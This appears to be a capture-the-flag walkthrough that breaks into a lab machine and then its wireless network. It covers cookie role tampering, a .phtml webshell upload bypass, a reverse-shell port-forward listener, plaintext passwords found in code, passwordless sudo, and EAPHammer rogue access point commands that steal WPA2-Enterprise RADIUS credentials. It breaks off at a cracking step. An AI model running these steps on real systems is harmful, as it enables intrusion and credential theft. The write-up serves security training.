
-

There is an empty div named content at the end, we can see that there is a cookie name

UserRolelets see if we change the role from user to admin. Maybe something will change or will unlock additional features on website-
Before
-
After
-
-
Changing the
UserRole:adminrevealed additional upload functionality. -

Let’s try to upload a php payload to get a RCE/webshell. I perfer webshells if I can access them from a browser as it is easy to verify if webshell is working properly.
-
We can try basic bypass techniques to check if the uploaded files are being validated or if they are only checking the extension.
phtmlextension bypasses the upload restriction.
-
We got RCE on
192.168.3.1, Now we can use the webshell to get a reverse shell to the attacker’s machine.
-
To get a reverseshell connection to the attackers machine, you need to add a listener that will port forward traffic from
ligolo-agent(consultant’s machine) toligolo-proxy(attacker’s machine).
# Port forward traffic from Consultant's machine to Attacker's Machine
# --addr configures the agent (192.168.3.23) to listen for traffic from everywhere on port 80 and --to flag configures attacker's machine to accept the traffic coming from everywhere on port 80
listener_add --addr 0.0.0.0:80 --to 0.0.0.0:80
-
We got a shell:

-
The
index.phpfile was checking for extensions
Priv-Esc AirTouch-AP-PSK:
-
There is a
rootanduseruser. -
There are two passwords in
login.phpwe can try to switch touserusing the found passwordsJunDRDZKHDnpkpDDvay #can be used to ssh 2wLFYNh4TSTgA5sNgT4
-
We are successfully able to switch to
userusingJunDRDZKHDnpkpDDvay
-
The user can use
sudowithout password
-
We found
PSKfor

-
We also found the username and credentials that we can use to login on
10.10.10.1. However, there is no available path.remote:xGgWEwqUpfoOVsLeROeG
-
According to the script certs are being transferred to

10.10.10.1, the certs containca.crt, server.crt, server.key, ca.conf, server.conf, server.csr, server.ext
-
As we know that
AirTouch-Officeis usingWPA2-MGTwhich isWPA2-Enterprisewe can use RADIUS attack with EAPHammer to stealRADIUS Credential (passphrase similar to one we got from PSK)fromAirTouch-Office vlannetwork.- RADIUS servers are used to authenticate users individually.

-
To perform steal RADIUS Credentials using EAPHammer, we need the server’s certificate and private key, and the Certification Authorities Certificate. We can get the certs from
AirTouch-AP-PSKand use them to perform this attack.
-
Use the certificates with EAPHammer to start stealing network creds
./eaphammer --creds -c 44 --hw-mode a -e "AirTouch-Office" -b AC:8B:A9:AA:3F:D2 -i wlan2 --server-cert /home/server.crt --ca-cert /home/ca.crt --private-key /home/server.key

./eaphammer --creds -c 44 --hw-mode a -e "AirTouch-Office" -b AC:8B:A9:F3:A1:13 -i wlan2 --server-cert /home/server.crt --ca-cert /home/ca.crt --private-key /home/server.key
-
Crack the hash:
